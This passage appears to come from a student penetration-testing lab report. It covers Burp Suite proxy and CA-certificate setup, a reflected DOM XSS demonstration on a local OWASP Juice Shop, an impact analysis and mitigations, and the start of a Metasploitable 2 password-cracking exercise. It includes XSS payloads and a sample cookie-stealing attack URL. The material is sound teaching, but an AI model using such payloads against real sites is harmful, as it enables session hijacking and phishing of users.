
Explanation: In this step, Burp Suite Community Edition is being launched on a Kali Linux system. Burp Suite is a powerful tool used for web application

security testing. It acts as an intercepting proxy, allowing you to capture and analyze HTTP/S traffic between your browser and the target application.

The image shows:

- The terminal command that initiates Burp Suite (burpsuite).
- A terminal message indicating the Java runtime environment is being used.
- The Burp Suite splash screen appearing, confirming it is starting successfully.

Step 9: Navigating to the Proxy Tab in Burp Suite




Explanation: Once Burp Suite is open, the next step is to configure and use the **Proxy** feature to intercept web traffic.

The image shows:

- The **Proxy** tab selected within Burp Suite.
- The sub-tab **Intercept** is active.
- The **Intercept is off** status indicates that Burp will not currently capture HTTP/S requests until interception is manually enabled.
- Options like HTTP history, WebSockets history, and Proxy settings are also visible for managing captured traffic and proxy configuration.

STEP 10: Configure Firefox to Use Burp Suite as a Proxy




Explanation: This step configures Firefox to route its web traffic through Burp Suite, enabling interception and inspection of HTTP/S requests.

The image shows Firefox's **Connection Settings** window with the following setup:

- **Manual proxy configuration** is selected.
- **HTTP Proxy** is set to 127.0.0.1 (localhost), and the **Port** is 8080, which is Burp Suite's default proxy listener.
- The checkbox **"Also use this proxy for HTTPS"** is checked, allowing HTTPS traffic to be routed through Burp as well.

STEP 11: Accessing Burp Suite's CA Certificate




Explanation: After configuring the proxy settings in Firefox, visiting http://burp in the browser redirects to Burp Suite's local web interface.

The image shows:

- The **Burp Suite Community Edition** welcome page in Firefox.
- A link labeled **"CA Certificate"** on the top right corner.

This step is crucial for enabling Burp Suite to properly intercept and decrypt HTTPS traffic. By downloading and installing Burp's **CA (Certificate Authority) certificate**, Firefox will trust Burp Suite to sign HTTPS certificates, allowing full HTTPS inspection without browser warnings.

STEP 12: Import Burp Suite CA Certificate into Firefox




Explanation: After downloading Burp Suite's CA certificate, it needs to be imported into Firefox's trusted certificate store to avoid security warnings when intercepting HTTPS traffic.

The image shows:

- Firefox's **Certificate Manager** with the **Authorities** tab selected.
- The **Import...** button is highlighted, indicating the user is about to import Burp's CA certificate.
- This allows Firefox to recognize and trust the HTTPS certificates that Burp Suite dynamically generates for secure sites during interception.

Important: When importing the certificate, make sure to **check the trust options** ("Trust this CA to identify websites") to ensure HTTPS interception works correctly.

STEP 13: Demonstrating XSS Vulnerability in OWASP Juice Shop



Explanation: This step shows a successful demonstration of a **Cross-Site Scripting (XSS)** attack on the OWASP Juice Shop web application.

The image shows:


- A search query with the payload:

  <iframe src="javascript:alert('xss')">

- A JavaScript alert box triggered by the payload, confirming that the XSS attack executed successfully.
- The page displayed is localhost:3000, indicating the Juice Shop app is running locally.

This test proves that user input is not being properly sanitized, making it vulnerable to XSS—one of the most common web application security flaws.

Step 14: Intercepting HTTP Requests with Burp Suite




Explanation: In this step, Burp Suite is now fully set up and actively intercepting HTTP traffic between the browser and web applications.

The image shows:

- The **Intercept** tab is enabled with the status: **Intercept is on**.
- This means Burp Suite is ready to capture and manipulate HTTP requests.
- When a request is made from the browser (e.g., to OWASP Juice Shop), it will appear here before being forwarded to the server.

This is one of Burp's core features—allowing manual inspection and modification of web traffic in real time, which is crucial for testing security vulnerabilities like injection attacks, authentication flaws, and more

Step 15: Testing Search Functionality with Interception Active




What's Happening:

- You entered the keyword **"hai"** into the search bar of OWASP Juice Shop (localhost:3000).
- The browser sent a search request, and because Burp Suite's **intercept is on**, that request was likely captured and is visible in Burp's HTTP history or Proxy tab. • No products were returned in the result, meaning "hai" didn't match any items in the product database.

Why This Is Important:

- This is a basic but important interaction to test how the application handles user input.
- You're setting up for deeper testing, like:
  - o **Parameter manipulation** o **XSS** o **SQL Injection** o **Path traversal**, etc.
- By capturing this request in Burp, you can now **replay it**, **modify it**, or send it to **Repeater**, **Intruder**, or **Scanner** for further exploration.

Step 16: Intercepting the XSS Payload Request




- **Intercepted Request:**

GET /rest/products/search?q=<iframe src=javascript:alert('xss')>

- This is a **GET request** to Juice Shop's /rest/products/search endpoint, with the XSS payload in the q parameter.
- The **User-Agent** is Firefox, and headers look normal.
- You can now: o **Forward** the request to let it reach the server. o **Send it to Repeater** for deeper analysis or tweaking. o **Send it to Intruder** to test other payloads automatically.

Step 17: Exploiting a Reflected XSS Vulnerability



What Happened:

You injected the following payload into the search parameter:

<iframe src="javascript:alert('xss')">

When visiting this URL:

http://localhost:3000/#/search?q=<iframe src="javascript:alert('xss')">

The browser executed the JavaScript, and an alert box appeared confirming the XSS vulnerability.

Explanation:

1. **Reflected DOM XSS**:
   - The input provided in the URL is directly inserted into the page's DOM by client-side JavaScript. o The application does not sanitize or encode the input before rendering it.
2. **How it Works**:
   - The <iframe> tag with a src attribute using a javascript: URI causes the browser to execute the JavaScript.
   - This confirms that input is not being safely handled.
3. **Security Risk**:

- This is a DOM-based reflected XSS vulnerability. o It allows an attacker to execute arbitrary JavaScript in a victim's browser if they click a crafted link.

This confirms that the application is vulnerable to DOM XSS, and the challenge for this step should now be marked as completed in the OWASP Juice Shop interface.

Impact Analysis – Reflected XSS

1. Risk Level: High

Reflected XSS can lead to **serious consequences**, especially when exploited by an attacker targeting users.

2. Potential Impacts:

- **Session Hijacking**: Stealing session cookies using document.cookie.
- **Phishing**: Injecting fake login forms or messages that trick users into entering sensitive data.
- **Drive-by Downloads**: Forcing users to unknowingly download malware.
- **Keylogging**: Capturing keystrokes using JavaScript to steal passwords or other inputs.
- **Browser Exploits**: Running code that leverages browser vulnerabilities.
- **Reputation Damage**: If a user gets hacked via a company's site, it damages trust.

3. Exploitation Scenario:

An attacker can craft a malicious URL like:

http://your-website.com/search?q=<script>stealCookies()</script>

Then trick a victim into clicking it (e.g., via email, social media). The script runs in the victim's browser in the context of your site.

Mitigation Strategies

1. Input Validation:

- Reject any input containing suspicious characters like <, >, ", ', (,), etc., unless explicitly needed.
- Implement **whitelisting** over blacklisting.

2. Output Encoding (Very Important):

- Encode all dynamic content before inserting it into the DOM or HTML.
  Use the correct context:
  - HTML Encoding for HTML content. o Attribute Encoding for attribute values. o
    JavaScript Encoding for script blocks.
  - URL Encoding for URL parameters.
- Use libraries like:

  o OWASP Java Encoder (Java) o Microsoft's AntiXSS (ASP.NET) o DOMPurify (JavaScript)

3. Use Security Libraries:

- Use libraries like **DOMPurify** to sanitize untrusted HTML/JS before rendering it into the DOM.

4. Content Security Policy (CSP):

- A CSP header reduces the risk of XSS by restricting the sources from which scripts can be loaded.
- Example CSP header:

Content-Security-Policy: default-src 'self'; script-src 'self'

5. Avoid innerHTML / document.write():

- Don't use unsafe DOM manipulation methods with user data.
- Prefer textContent, innerText, or templating frameworks that automatically escape data (like React or Vue).


6. HTTPOnly Cookies:

- Set the HttpOnly flag on cookies so they cannot be accessed via JavaScript.

Experiment 6

Password Cracking & Credential Harvesting

Step 1: Open Oracle VirtualBox Manager and Start Virtual Machines



Screenshot Summary:

You have opened Oracle VirtualBox Manager, and both Kali Linux and Metasploitable 2 (Meta2) virtual machines are currently running.

Explanation:

In this step, you begin by launching Oracle VirtualBox, which is used to manage and run virtual machines. Two virtual machines are started:

- **Kali Linux (kali-linux-2024.4-virtualbox-amd64):** This serves as the attacker machine. It contains penetration testing tools like Metasploit, Nmap, and others.
- **Meta2 (Metasploitable 2):** This is the target machine intentionally designed with vulnerabilities for security testing and ethical hacking practice.

This setup is typically used to simulate a penetration testing environment where the attacker (Kali) interacts with the vulnerable target (Meta2).

Step 2: Identify the IP Address of the Target Machine (Metasploitable 2)



Screenshot Summary:


You have run the ifconfig command on the Metasploitable 2 terminal to find its network configuration details.

Explanation:

In this step, you determine the IP address of the Metasploitable 2 virtual machine, which is required to target it from Kali Linux.

- The IP address of the eth0 network interface is shown as: **192.168.131.186**
- This IP address will be used in later steps (e.g., for scanning or exploiting the machine from Kali Linux).
- This confirms the VM is connected to the network and ready for interaction.

Step 3: Access Metasploitable 2 Web Interface via Browser



Screenshot Summary:

